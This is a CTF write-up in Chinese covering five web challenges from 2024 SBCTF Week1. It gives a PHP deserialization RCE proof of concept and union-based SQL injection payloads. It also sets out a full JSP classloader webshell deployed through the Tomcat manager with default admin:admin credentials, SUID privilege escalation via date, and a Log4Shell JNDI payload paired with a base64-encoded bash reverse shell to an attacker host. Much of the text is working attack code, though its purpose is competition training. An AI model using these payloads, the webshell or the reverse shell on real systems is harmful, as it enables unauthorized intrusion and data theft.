

# 2024 SBCTF Week1 - Web - Write Up

🕒 2024-01-21 📁 #2024SBCTF #Web #Write Up

## 1. php\_hacker

简单的 php `__wakeup()` 魔术方法 反序列化

### 1.1 POC

```
<?php
class Executor {
    public $command;

    public function __wakeup() {
        if (isset($this->command)) {
            eval($this->command);
        }
    }
}

// 创建 Executor 实例
$executor = new Executor();
$executor->command = "system(\"<command>\");"; // PHP 代码

// 序列化对象
$serializedData = serialize($executor);

// Base64 编码
$encodedData = base64_encode($serializedData);

echo $encodedData;
?>
```

`Executor` 类在被反序列化时会调用 class 的 `__wakeup` 方法, 从而可以构造 `serailized payload` 实现 RCE

## 1.2 <command>

`ls` 之后发现 flag 在 `/f_l_a_g` 里，于是 `cat /f_l_a_g` 获得 flag

ps: 这题直接丢给 ChatGPT 好像能直接帮你做完，不亏是 Week1 难度

## 2. attack\_shiro


这题本意是拿来作比 php\_hacker 更简单的签到题的，  
没想到解数被 php\_hacker 反超了 (?)

根据题目名称提示找到工具 ShiroAttack2


### 2.1 先爆破 shiro 密钥



### 2.2 然后爆破反序列化利用链及回显方式:



## 2.3 最后 RCE



传说中的 3s 出，不知道为什么没人做 ...

## 3. ez\_sqlmap

简单的 无waf sqlmap手注

由于前后端数据交互进行了两次 base64 加密和解密

所以没办法用 sqlmap 一把梭

虽然理论上可以搞一个 py tamper 脚本

但那样难道不比直接手注复杂 (?)

### 3.1 登录界面 (/login)

由于攻击方不知道对方服务器的数据表名，我们需要先获取数据库名：

```
'union select 1,group_concat(table_name),1 from information_schema.tables where table_sc  
hema=database() --
```

接着获取目标敏感数据的列名

```
'union select 1,group_concat(column_name),1 from information_schema.columns where table_schema=database() and table_name='secrets' --
```

最后获取 flag

```
'union select 1,group_concat(secret_info),1 from secrets --
```

**47.76.71.50:20001 显示**

SBCTF{c61a0f405138408797424f80b34e2faa}, 登录成功

确定


### 3.2 搜索界面 (/search)

同理 两边注入点等效 不具体解释

```
'union select 1,1,group_concat(table_name),1 from information_schema.tables where table_schema=database() --
```

```
'union select 1,1,group_concat(column_name),1 from information_schema.columns where table_schema=database() and table_name='secrets' --
```

```
'union select 1,1,group_concat(secret_info),1 from secrets --
```




## 4. ez\_cat

Tomcat 后台 通过 war 包上传 jsp shell

suid perm 使用 /usr/bin/date 提权 读取 /flag

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

### Apache Tomcat/9.0.85



**If you're seeing this, you've successfully installed Tomcat. Congratulations!**

**Recommended Reading:**

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

[Server Status](#)

[Manager App](#)

[Host Manager](#)

#### Developer Quick Start

<a href="#">Tomcat Setup</a>	<a href="#">Realms &amp; AAA</a>	<a href="#">Examples</a>	<a href="#">Servlet Specifications</a>
<a href="#">First Web Application</a>	<a href="#">JDBC DataSources</a>		<a href="#">Tomcat Versions</a>

#### Managing Tomcat

For security, access to the `manager.webapp` is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users.

[Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

#### Documentation

[Tomcat 9.0 Documentation](#)

[Tomcat 9.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

- [Tomcat 9.0 Bug Database](#)
- [Tomcat 9.0 JavaDocs](#)
- [Tomcat 9.0 Git Repository at GitHub](#)

#### Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)  
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)  
User support and discussion

[taglibs-user](#)  
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)  
Development mailing list, including commit messages

点击 [Manager App](#) , 使用 Jerry 提示的密码 `admin:admin` 进入Tomcat 后台

构造 `shell.jsp` 如下:

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```

打包成 `shell.war`

```
jar -cvf shell.war shell.jsp
```

上传至 Tomcat 后台

部署

要部署的WAR文件

选择要上传的WAR文件 选择文件 未选择文件

部署

配置

使用 中国蚁剑 连接 shell:

添加数据 添加 清空 测试连接

基础配置

URL地址 \*

连接密码 \*

网站备注

编码设置 UTF8

连接类型 PHP

编码器

☒ default (不推荐)

☐ base64

☐ chr

请求信息

其他设置

suid perm 使用 date 提权

```
find / -user root -perm -4000 -print 2>/dev/null
date -f /flag.txt
```

根据回显得到 flag

## 5. java\_signin


考点是在 log4j2 默认配置下触发 CVE-2021-44228 RCE

使用工具:

[welk1n/JNDI-Injection-Exploit](#): JNDI注入测试工具 (A tool which generates JNDI links can start several servers to exploit JNDI Injection vulnerability, like Jackson, Fastjson, etc) (github.com)

Server Bash run:

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,x}(x: 'bash -i >
& /dev/tcp/ip/port 0>&1' encoded with base64)|{base64,-d}|{bash,-i}" -A <server_ip>:<lis
ten_port>
```

在  处的 Request 的 Accept Header 中注入 jndi, 触发报错日志记录,

```
${jndi:rmi://<server_ip>:<rmi_port>/<random_rmi_route>}
```

log4j2 远程加载 Class 类 反弹 Shell 获得 flag